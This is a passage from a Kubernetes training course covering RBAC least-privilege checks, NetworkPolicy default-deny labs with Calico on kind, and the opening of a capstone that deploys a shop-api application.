```

The first command lists the Pods; the second fails with `Forbidden` because `nodes` is cluster-scoped and the ServiceAccount has no ClusterRole; `whoami` shows `system:serviceaccount:shop:shop-api`. The token expires after 10 minutes.

8. **Find over-privilege.**

```bash
kubectl get clusterrolebindings -o wide | grep -E 'cluster-admin|system:masters'
kubectl get rolebindings,clusterrolebindings -A -o jsonpath='{range .items[?
  (@.subjects)]}{.kind}{" "}{.metadata.name}{" → "}{.roleRef.name}{"\n"}{end}' | head
  -20
```

Review any binding that points to `cluster-admin` and ask who needs it.

9. **Clean up.**

```bash
kubectl delete namespace shop
kubectl config delete-context sa-shop-api
kubectl config delete-user sa-shop-api
```

7 Real-world scenario

Illustrative scenario. A team gives its GitHub Actions deployer ServiceAccount a ClusterRoleBinding to `cluster-admin` "to get unblocked". Months later a build dependency is compromised and exfiltrates the pipeline's kubeconfig. The attacker lists Secrets in every namespace and reads the production database password. In the post-incident review, `kubectl auth can-i --list --as=system:serviceaccount:ci:deployer` shows full wildcard access. The remediation: a per-environment Role in the `shop` namespace allowing `get`, `list`, `patch`, `update` on `deployments` and `get`, `list`, `watch` on `pods` and `replicasets`, no access to Secrets, short-lived credentials via OIDC federation instead of a stored token, and a

weekly report of bindings to `cluster-admin`. **Lesson:** start with no permissions and add what `kubectl auth can-i` and the `Forbidden` messages tell you is needed; wildcards are debt.

8 Common mistakes and best practices

Don't

- Bind `cluster-admin` to CI systems, applications or whole groups for convenience.
- Use `*` in `verbs`, `resources` or `apiGroups` in application roles.
- Give application Pods the `default` ServiceAccount with extra permissions; every Pod in the namespace would inherit them.
- Grant `get` / `list` / `watch` on `secrets` broadly: `list` returns values. Also beware of `pods/exec`, `create pods` and `impersonate`.
- Create long-lived ServiceAccount token Secrets by hand when `kubectl create token` or projected tokens will do.

Do

- Create one ServiceAccount per workload and set `automountServiceAccountToken: false` unless it needs the API.
- Prefer Roles and RoleBindings in a namespace over ClusterRoles/ClusterRoleBindings.
- Bind Groups from your identity provider, not individual users.
- Verify every grant with `kubectl auth can-i` (and `--list`) as part of the change, and store RBAC YAML in Git.
- Review bindings regularly and audit with tools (`kubectl-who-can`, `rbac-tool`, `kubectl get ... -o yaml`).

9 Tasks

- [ ] **T1 — Who am I and what can I do?** *(≈20 min, beginner)*
  - **Goal:** use the identity and permission-check commands.
  - **Steps:**
    1. Run `kubectl auth whoami`.
    2. Run `kubectl auth can-i --list -n kube-system`.
    3. Impersonate the `default` ServiceAccount of a new namespace and compare the lists.
  - **Done when:** you can explain why the two lists differ.

- [ ] **T2 — Grant read-only Pod access** *(≈30 min, beginner)*
  - **Goal:** build and test your first Role and RoleBinding.
  - **Steps:**
    1. Apply the `pod-reader` Role and RoleBinding for ServiceAccount `shop-api`.
    2. Run the five `can-i` checks from step 4.
    3. Run the in-Pod `curl` from step 5 and capture one 200 and one 403 response.
  - **Done when:** `pods` are listable, `secrets` return Forbidden, and the 403 message names the ServiceAccount.
- [ ] **T3 — Cluster-wide versus namespaced** *(≈30 min, intermediate)*
  - **Goal:** understand the scope of bindings.
  - **Steps:**
    1. Bind `view` to the ServiceAccount with a RoleBinding in `shop`, test in `shop` and `default`.
    2. Replace it with a ClusterRoleBinding and test again.
    3. Create a new namespace and test there.
  - **Done when:** you can show that the RoleBinding is limited to `shop` and the ClusterRoleBinding applies to a namespace created after the binding.
- [ ] **T4 — Least privilege for a deployer** *(≈45 min, intermediate)*
  - **Goal:** write the narrow role for a CI deployer.
  - **Steps:**
    1. Create ServiceAccount `deployer` in `shop` with a Role allowing `get`, `list`, `patch`, `update` on `deployments` and read on `pods`, `replicasets`.
    2. Using a token for `deployer` in a separate context as in step 7, run `kubectl set image deployment/web web=nginx:1.27-alpine` and `kubectl get secrets`.
    3. Add only what is missing for `kubectl rollout status` to work.
  - **Done when:** the image update succeeds, `get secrets` is Forbidden, and your final Role has no wildcards.
- [ ] **T5 — Break it: a missing verb** *(≈30 min, advanced)*
  - **Goal:** debug a Forbidden error methodically.
  - **Steps:**
    1. Remove `watch` from `pod-reader` and run `kubectl --context=sa-shop-api get pods -n shop -w`.
    2. Read the error message to identify subject, verb, resource and namespace.

3. Fix the Role using only the information in that message.

- **Done when:** the watch works again and you can describe the four parts of the error.

☐ **T6 — Prove it: audit a namespace** *(≈45 min, advanced)*

- **Goal:** answer "who can read Secrets in this namespace?" from the cluster.
- **Steps:**
  1. In the capstone Capstone 8 cluster, list every RoleBinding and ClusterRoleBinding that could apply to namespace `shop`.
  2. Using `can-i` with impersonation, test each ServiceAccount and the groups for `get secrets`.
  3. Write a five-line summary and remove one unnecessary grant.
- **Done when:** your list matches `kubectl auth can-i` results and you changed at least one binding with before/after evidence.

10 Self-check questions

1. What is the difference between a Role and a ClusterRole, and between a RoleBinding and a ClusterRoleBinding?
2. What happens when a ClusterRole is bound with a RoleBinding?
3. Why does Kubernetes have no deny rules, and what does that imply for designing roles?
4. How do you check what a ServiceAccount can do without logging in as it?
5. Why is `list` on `secrets` dangerous even without `get`?

ANSWERS

1. Role: namespaced permissions; ClusterRole: cluster-scoped resources/non-resource URLs or a reusable template. RoleBinding grants within one namespace; ClusterRoleBinding grants cluster-wide.
2. The permissions apply only inside the RoleBinding's namespace.
3. RBAC is purely additive: absence of a rule means denied. Start from nothing and add the minimum; you cannot subtract from a broad grant, so avoid broad grants.
4. `kubectl auth can-i <verb> <resource> -n <ns> --as=system:serviceaccount:<ns>:<name>` (and `--list`), which requires impersonation rights (admins have them).
5. A list response contains the full objects including their data, so `list` (and `watch`) leaks the secret values just like `get`.

11 Further reading

- Kubernetes documentation — *Using RBAC Authorization*, *Managing Service Accounts* and *Controlling Access to the Kubernetes API*.
- Kubernetes documentation — *RBAC Good Practices*.
- Kubernetes documentation — *Authenticating* (OIDC, certificates, ServiceAccount tokens).
- See also: Namespaces §8.8, Secrets §8.7 and Authentication and Authorization §11.6.

LAB NOTES What I ran, what I saw, what it means

8.19 NetworkPolicies

Topic 19 of 19 | ~5 hours | Difficulty: Advanced

1 What it is

By default **every Pod in a Kubernetes cluster can talk to every other Pod**, in any namespace, on any port. The cluster network is flat and open. A **NetworkPolicy** is a namespaced Kubernetes object that restricts this: it selects a group of Pods and lists which **ingress** (incoming) and **egress** (outgoing) connections are allowed for them, by peer Pod labels, namespace labels, IP ranges (CIDR) and ports. Think of it as a firewall rule set written in terms of labels instead of IP addresses (compare Security Groups and NACLs §6.6).

Two facts define everything else:

1. **A Pod is unrestricted until some policy selects it** for a direction. Once at least one policy selects a Pod for `Ingress`, only traffic allowed by the union of such policies reaches it (same for `Egress`). That is why the standard pattern is a *default-deny* policy plus explicit allows.
2. **NetworkPolicy is only an API.** The rules are enforced by your **CNI (Container Network Interface) plugin**. If the CNI does not implement policies, you can create NetworkPolicy objects successfully and **nothing is enforced**, with no warning.

2 Why it matters in DevOps

- **Lateral movement.** Without policies, one compromised Pod (an RCE in a web app) can reach the database, the Redis cache, the metrics endpoints and the cloud metadata service of every other workload.
- **Compliance.** PCI DSS and similar frameworks expect segmentation between cardholder data and everything else; NetworkPolicies are how you show it in Kubernetes.
- **Safe multi-tenancy.** Namespaces alone (Namespaces §8.8) do not isolate network traffic; policies do.
- **Predictability.** A written allow-list is living documentation of which service may call which.

- **Outages.** Adding a default-deny without allowing DNS, ingress-controller traffic or monitoring is a classic way to take down production in seconds (Service Discovery §8.17).

3 Real-world system example

Calico, Cilium and the cloud CNIs. Calico (Tigera) and Cilium (CNCF graduated project) are the most widely deployed policy-enforcing CNIs; both implement the standard Kubernetes API and add their own richer policy CRDs (global policies, L7 and DNS-aware rules, identity-based enforcement in Cilium using eBPF). Managed offerings document how to turn on enforcement: **GKE** offers Dataplane V2 (based on Cilium) or Calico-based network policy, **EKS** supports policy enforcement in the Amazon VPC CNI (network policy support was added in 2023) as well as Calico and Cilium, and **AKS** supports Azure network policies, Calico and Cilium. The Kubernetes documentation itself shows default-deny policies as the recommended baseline, and the CNCF-hosted community "network policy recipes" collections demonstrate the common patterns used below. Regulated companies commonly pair namespace-per-team with a default-deny policy applied by an admission policy or GitOps template so every new namespace starts closed.

4 Diagram

How the `shop` namespace looks after you apply the policies in this topic:




Figure 8.19-1

How a packet decision is made (stateful: reply traffic for an allowed connection is always

allowed):




Figure 8.19-2

5 How it works

Anatomy of a policy

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-api-to-postgres
  namespace: shop
spec:
  podSelector:                      # WHICH Pods this policy protects (empty {} = all Pods
  in the namespace)
    matchLabels: {app: postgres}
  policyTypes: [Ingress]            # which directions it governs
  ingress:
    - from:                         # allowed sources (OR across list items)
        - podSelector:
            matchLabels: {app: shop-api}
      ports:
        - {protocol: TCP, port: 5432}
```

Peer selectors

Selector	Matches	Note
`podSelector`	Pods in the **policy's own namespace** with those labels	alone, it never crosses namespaces
`namespaceSelector`	all Pods in namespaces with matching labels	built-in label `kubernetes.io/metadata.name: <ns>` is set automatically on every namespace
`namespaceSelector` + `podSelector` **in the same list item**	Pods with those labels **in** those namespaces (AND)	the most common mistake is getting this wrong
`ipBlock`	an IP range with optional `except`	for traffic outside the cluster (databases, internet); Pod IPs are not matched reliably, use selectors for in-cluster peers

```yaml
# AND: Pods labelled app=prometheus that are in the namespace "monitoring"
- from:
    - namespaceSelector: {matchLabels: {kubernetes.io/metadata.name: monitoring}}
      podSelector:       {matchLabels: {app: prometheus}}
# OR: any Pod in "monitoring", PLUS Pods labelled app=prometheus in this namespace   (note
  the extra dash)
- from:
    - namespaceSelector: {matchLabels: {kubernetes.io/metadata.name: monitoring}}
    - podSelector:       {matchLabels: {app: prometheus}}
```

Rules of the model

- **Additive.** There are no deny rules. Policies are unioned; you cannot "subtract" with another policy. (Calico and Cilium CRDs add explicit deny, but those are not portable.)
- **Both ends matter.** A connection needs egress allowed at the source (if the source is selected by an egress policy) **and** ingress allowed at the destination (if selected by an ingress policy).
- `policyTypes` defaults to `Ingress` always, plus `Egress` only when the policy has an `egress:` section. State it explicitly (`[Ingress]`, `[Egress]` or both) so the intent is obvious, and so a default-deny of egress is not forgotten.
- **Empty rules matter:** `ingress: [{}]` (one empty rule) allows everything; a policy with `policyTypes: [Ingress]` and no `ingress` field denies all ingress.
- **Ports** accept numbers or named container ports and a range via `endPort`. Omitting `ports` allows all ports for that peer.
- **L3/L4 only.** NetworkPolicy knows IPs, ports and TCP/UDP/SCTP; it cannot filter HTTP paths or hostnames (use a service mesh or a CNI's L7 extensions, see NetworkPolicies in Depth §16.2).
- **Node traffic.** Most CNIs always allow the node to reach local Pods (so kubelet probes work). Pods using `hostNetwork: true` are generally not covered. Check your CNI documentation.
- **Egress to the control plane and DNS must be explicit** once you deny egress: allow port 53 (UDP and TCP) to CoreDNS and any API server access your Pods need.

CNI support

CNI	Enforces NetworkPolicy?
Calico	yes
Cilium	yes (and more)
Antrea, kube-router	yes

CNI	Enforces NetworkPolicy?
Weave Net	yes, but check its maintenance status before choosing it for a new cluster
Amazon VPC CNI	yes, when network policy support is enabled (otherwise no)
Flannel	**no** (needs pairing with another component, for example Canal = Flannel + Calico)
kind default (kindnet)	newer releases include a policy controller; older ones did not. Never assume: test as in section 6

6 Step-by-step guide

Prerequisites: Docker, `kind`, `kubectl`. Cost: free. We create a **new** cluster with Calico as the CNI so enforcement is certain. Outputs are *illustrative*. Pod CIDR below matches Calico's default manifest.

1. **Create a kind cluster without the default CNI.** Save as `kind-calico.yaml`:

```yaml
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
networking:
  disableDefaultCNI: true
  podSubnet: 192.168.0.0/16
nodes:
  - role: control-plane
  - role: worker
```

```bash
kind create cluster --name netpol --config kind-calico.yaml
kubectl get nodes          # NotReady until a CNI is installed
```

2. **Install Calico** (pinned to a release; check the Calico docs for a newer version):

```bash
kubectl apply -f
  https://raw.githubusercontent.com/projectcalico/calico/v3.28.0/manifests/calico.yaml
kubectl -n kube-system rollout status daemonset/calico-node --timeout=180s
kubectl get nodes          # now Ready
```

3. **Create a tiny three-tier app and prove everything is open.**

```bash
kubectl create namespace shop
kubectl -n shop run postgres --image=nginx:1.27 --labels=app=postgres --port=80   #
  stand-in listening on 80
kubectl -n shop run api      --image=nginx:1.27 --labels=app=shop-api --port=80
kubectl -n shop run intruder --image=busybox:1.36 --labels=app=intruder -- sleep 3600
kubectl -n shop expose pod postgres --port=80 --name=postgres
kubectl -n shop wait --for=condition=Ready pod --all --timeout=90s
kubectl -n shop exec intruder -- wget -T 3 -q -O- http://postgres | head -3
```

   The intruder reads the "database". This is the default: open.

4. **Apply default deny for ingress and egress** (blocks all traffic in the namespace, including DNS):

```bash
cat > 00-default-deny.yaml <<'EOF'
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: shop
spec:
  podSelector: {}
  policyTypes: [Ingress, Egress]
EOF
kubectl apply -f 00-default-deny.yaml
kubectl -n shop exec intruder -- wget -T 3 -q -O- http://postgres      # now fails
```

   Expect `wget: bad address 'postgres'` (DNS is blocked) or a timeout. Everything is closed.

5. **Allow DNS egress for all Pods:**

```bash
cat > 01-allow-dns.yaml <<'EOF'
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-dns-egress
  namespace: shop
spec:
  podSelector: {}
  policyTypes: [Egress]
  egress:
    - to:
        - namespaceSelector:
```

```
            matchLabels: {kubernetes.io/metadata.name: kube-system}
          podSelector:
            matchLabels: {k8s-app: kube-dns}
      ports:
        - {protocol: UDP, port: 53}
        - {protocol: TCP, port: 53}
EOF
kubectl apply -f 01-allow-dns.yaml
kubectl -n shop exec intruder -- nslookup postgres        # resolves now
kubectl -n shop exec intruder -- wget -T 3 -q -O- http://postgres   # still times out:
  no route to the destination
```

DNS works but the connection is still blocked, which proves the deny is doing its job.

6. **Allow only `shop-api` to reach postgres** (both ends need a rule, since egress is also denied):

```bash
cat > 02-api-to-postgres.yaml <<'EOF'
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: api-egress-to-postgres
  namespace: shop
spec:
  podSelector: {matchLabels: {app: shop-api}}
  policyTypes: [Egress]
  egress:
    - to: [{podSelector: {matchLabels: {app: postgres}}}]
      ports: [{protocol: TCP, port: 80}]
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: postgres-ingress-from-api
  namespace: shop
spec:
  podSelector: {matchLabels: {app: postgres}}
  policyTypes: [Ingress]
  ingress:
    - from: [{podSelector: {matchLabels: {app: shop-api}}}]
      ports: [{protocol: TCP, port: 80}]
EOF
kubectl apply -f 02-api-to-postgres.yaml
kubectl -n shop exec api -- wget -T 3 -q -O- http://postgres | head -3      # works
kubectl -n shop exec intruder -- wget -T 3 -q -O- http://postgres           # blocked
  (timeout)
```

(In the real capstone the port is 5432; here the nginx stand-in listens on 80.)

7. **Cross-namespace rule (AND vs OR).** Allow a monitoring namespace to reach the API:

```bash
kubectl create namespace monitoring
kubectl label namespace monitoring team=observability
kubectl -n monitoring run prom --image=busybox:1.36 --labels=app=prometheus -- sleep
  3600
cat > 03-monitoring.yaml <<'EOF'
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: api-ingress-from-monitoring
  namespace: shop
spec:
  podSelector: {matchLabels: {app: shop-api}}
  policyTypes: [Ingress]
  ingress:
    - from:
        - namespaceSelector: {matchLabels: {kubernetes.io/metadata.name: monitoring}}
          podSelector: {matchLabels: {app: prometheus}}
      ports: [{protocol: TCP, port: 80}]
EOF
kubectl apply -f 03-monitoring.yaml
kubectl -n monitoring wait --for=condition=Ready pod/prom --timeout=60s
API_IP=$(kubectl -n shop get pod api -o jsonpath='{.status.podIP}')
kubectl -n monitoring exec prom -- wget -T 3 -q -O- http://$API_IP | head -3   #
  allowed ingress at the API
```

The Pod in `monitoring` is not itself restricted (no policy selects it), so only the destination rule matters.

8. **Test systematically.** Build a small matrix instead of eyeballing:

```bash
for src in api intruder; do
  for dst in postgres; do
    if kubectl -n shop exec $src -- wget -T 3 -q -O /dev/null http://$dst 2>/dev/null;
  then r=ALLOWED; else r=BLOCKED; fi
    echo "$src → $dst : $r"
  done
done
```

Expect `api → postgres : ALLOWED` and `intruder → postgres : BLOCKED`. In CI you can run the same loop (or a tool such as `netassert` or Cilium's connectivity tests) against a preview cluster. Inspect what is in force with `kubectl get netpol -n shop` and `kubectl describe netpol postgres-ingress-from-api -n shop`.

9. **Clean up.**

```bash
kind delete cluster --name netpol
```

7 Real-world scenario

Illustrative scenario. A penetration test of `shop-api` finds a server-side request forgery bug: an attacker can make the API fetch arbitrary URLs. From inside the cluster the tester reaches PostgreSQL on 5432, Redis on 6379 (no password) and the Prometheus admin API in another namespace. The remediation PR adds a default-deny policy to the `shop` namespace, followed by allow rules: ingress to `shop-api` from the ingress controller only, `shop-api` egress to Postgres, Redis, CoreDNS and a specific external CIDR for the payment provider, and ingress to Postgres and Redis only from `shop-api`. The first rollout, however, breaks readiness checks: the readiness probe fails because the policy for the Pods forgot the ingress path for the **Ingress controller** namespace, and a CronJob that talked to Postgres is blocked. They find both from the `Connection timed out` log lines, test with the matrix script, fix the rules and add the matrix to CI. A repeat of the SSRF test now only reaches the API's allowed destinations. **Lesson:** default-deny works, but ship it with a connectivity test matrix and an inventory of every legitimate flow (including jobs, probes, DNS and the ingress controller).

8 Common mistakes and best practices

Don't

- Assume policies are enforced; verify your CNI with a negative test.
- Apply default-deny egress without DNS, or default-deny ingress without allowing the ingress controller and monitoring.
- Confuse the AND form (one list item with both selectors) with the OR form (two list items).
- Use `ipBlock` for Pod-to-Pod rules; Pod IPs change.
- Forget the other end: with egress denied you need the source's egress rule and the destination's ingress rule.
- Treat NetworkPolicy as authentication or as an L7 firewall.

Do

- Start every namespace with a default-deny and add narrow allows, stored in Git next to the workload manifests.
- Label consistently (`app`, `tier`, `component`) so selectors are stable.

- Allow DNS explicitly and keep a reusable "allow-dns-egress" policy.
- Test with a source/destination matrix, positive and negative, in CI.
- Use `kubernetes.io/metadata.name` to select namespaces by name.
- Prefer a CNI with observability (Calico, Cilium Hubble) so dropped flows are visible during rollout.

9 Tasks

- [ ] **T1 — Prove your CNI enforces policy** *(≈30 min, beginner)*
  - **Goal:** never trust an unenforced policy again.
  - **Steps:**
    1. Create the kind cluster with Calico (steps 1-2), or test your existing cluster.
    2. Run steps 3-4 and confirm the intruder is blocked after default-deny.
    3. Delete the `default-deny-all` policy and confirm access returns.
  - **Done when:** you have output showing access before, blocked during and restored after.

- [ ] **T2 — Default deny with DNS** *(≈30 min, beginner)*
  - **Goal:** build the standard baseline.
  - **Steps:**
    1. Apply `00-default-deny.yaml` and `01-allow-dns.yaml`.
    2. Show `nslookup postgres` succeeds while `wget http://postgres` times out.
  - **Done when:** DNS works and connections are still blocked.

- [ ] **T3 — Allow one path** *(≈40 min, intermediate)*
  - **Goal:** write ingress and egress rules for a pair of Pods.
  - **Steps:**
    1. Apply `02-api-to-postgres.yaml`.
    2. Remove the egress policy and observe what fails; restore it and remove the ingress policy and observe again.
    3. Write a one-sentence explanation of why both are needed.
  - **Done when:** the connection works only when both policies exist and you can explain it.

- [ ] **T4 — AND versus OR** *(≈40 min, intermediate)*
  - **Goal:** feel the difference of one dash.

- **Steps:**
  1. Create another Pod labelled `app=prometheus` in the `shop` namespace and a Pod with another label in `monitoring`.
  2. Test access to the API with the AND version of the policy (step 7), then edit to the OR version.
  3. Record which of the four sources can connect in each version.
- **Done when:** you have a 2x4 result table that matches the semantics in section 5.

☐ **T5 — Break and fix: the missing DNS rule** *(≈30 min, advanced)*

- **Goal:** diagnose a network-policy outage quickly.
- **Steps:**
  1. Delete `allow-dns-egress` while keeping the others.
  2. From `api`, run `nslookup postgres` and `wget http://<postgres Pod IP>` and compare.
  3. State the symptom, the commands that separate "DNS blocked" from "connection blocked" and restore the policy.
- **Done when:** you can show that the IP works but the name does not (or vice versa for a blocked path) and fixed it.

☐ **T6 — Prove it: lock down shop-api** *(≈90 min, advanced)*

- **Goal:** segment the whole capstone application.
- **Steps:**
  1. In the capstone Capstone 8 cluster (with a policy-enforcing CNI), apply the default-deny and the allow policies from milestone 8.
  2. Write the source/destination test matrix as a script, including at least three expected-BLOCKED cases.
  3. Explain why the ingress controller, DNS and Prometheus needed their own rules.
- **Done when:** the matrix passes (allowed flows work, blocked flows time out), the application still serves traffic through the Ingress, and you can walk a colleague through the policy set.

10 Self-check questions

1. What happens to a Pod that no NetworkPolicy selects?
2. You create a NetworkPolicy on a Flannel-only cluster. What is enforced?

3. What is the difference between one `from` item containing both `namespaceSelector` and `podSelector`, and two separate items?
4. After applying a default-deny egress policy, name two things that stop working at once.
5. Why do you need both an egress rule on the client and an ingress rule on the server when both directions are denied?

ANSWERS

1. It accepts and sends all traffic, since non-selected Pods are unrestricted.
2. Nothing; the API accepts the object but the CNI has no policy engine. Add a policy-capable CNI such as Calico or Cilium.
3. One item with both selectors is an AND (Pods with that label in matching namespaces). Two items are an OR (any Pod in the matching namespaces, or Pods with the label in the policy's own namespace).
4. DNS resolution and every outbound connection, including to the API server, databases, and external HTTPS; readiness probes of dependencies may also fail.
5. A connection must be permitted at both ends: the source's egress and the destination's ingress. Reply packets of an allowed connection are allowed automatically.

11 Further reading

- Kubernetes documentation — *Network Policies* (concepts) and *Declare Network Policy* (task).
- Calico documentation (docs.tigera.io) and Cilium documentation (docs.cilium.io) — policy guides.
- Kubernetes Network Policy Recipes (community collection on GitHub).
- See also: Services §8.4, Ingress §8.5 and Routing, NAT, Ports and Firewalls §2.4.

LAB NOTES What I ran, what I saw, what it means

LEVEL 8: KUBERNETES

★ shop-api on Kubernetes

Level 8 capstone ~8 hours

1 Goal and outcome

Move the `shop-api` application (a Node.js API backed by PostgreSQL and Redis) from "runs on my laptop with Docker Compose" to a **local kind cluster**, the way a real team would run it: declarative manifests, health probes, autoscaling, least-privilege access and a default-deny network. You write every manifest yourself (they are all in this page) and you prove each property with a command.

You finish with a repository folder `shop-k8s/` and a cluster where:

- `curl -H 'Host: shop.example.com' http://localhost:8080/products` returns product data through an **Ingress**, first from PostgreSQL then from Redis.
- PostgreSQL runs as a **StatefulSet** with a persistent volume, Redis as a **Deployment**, schema/seed data comes from a **Job**, nightly dumps from a **CronJob**.
- The API has **ConfigMap/Secret** configuration, **requests and limits**, **startup/liveness/readiness probes**, spread across nodes, an **HPA** (2-6 replicas) and a PodDisruptionBudget.
- A CI-style deployer ServiceAccount can update Deployments but cannot read Secrets (**RBAC**), and **NetworkPolicies** allow only the intended flows.

Level 8 topic	Where it is exercised
01 Cluster architecture	M1: inspect control plane and nodes; T1
02 Pods	M4, M9: probes, security context, debug Pods
03 Deployments and ReplicaSets	M4, M9: rolling update and rollback
04 Services	M3-M4: `postgres`, `redis`, `shop-api` Services
05 Ingress	M5
06 ConfigMaps	M2
07 Secrets	M2
08 Namespaces	M2: namespace `shop`, quotas, Pod Security label

Level 8 topic	Where it is exercised
09 Volumes, PV, PVC	M3: Postgres data and backup PVCs
10 StatefulSets	M3: `postgres`
11 DaemonSets	M1: Calico and kube-proxy; T1
12 Jobs and CronJobs	M3: seed Job and backup CronJob
13 Scheduling	M4: topology spread; T3
14 Requests and limits	M3-M4, M2 quota
15 Probes	M4, M9 drills
16 HPA	M6
17 Service discovery	M2-M3: DNS names in the ConfigMap
18 RBAC	M7
19 NetworkPolicies	M8

2 Architecture




Figure 8-1

One request, with the cache-aside pattern the API implements:

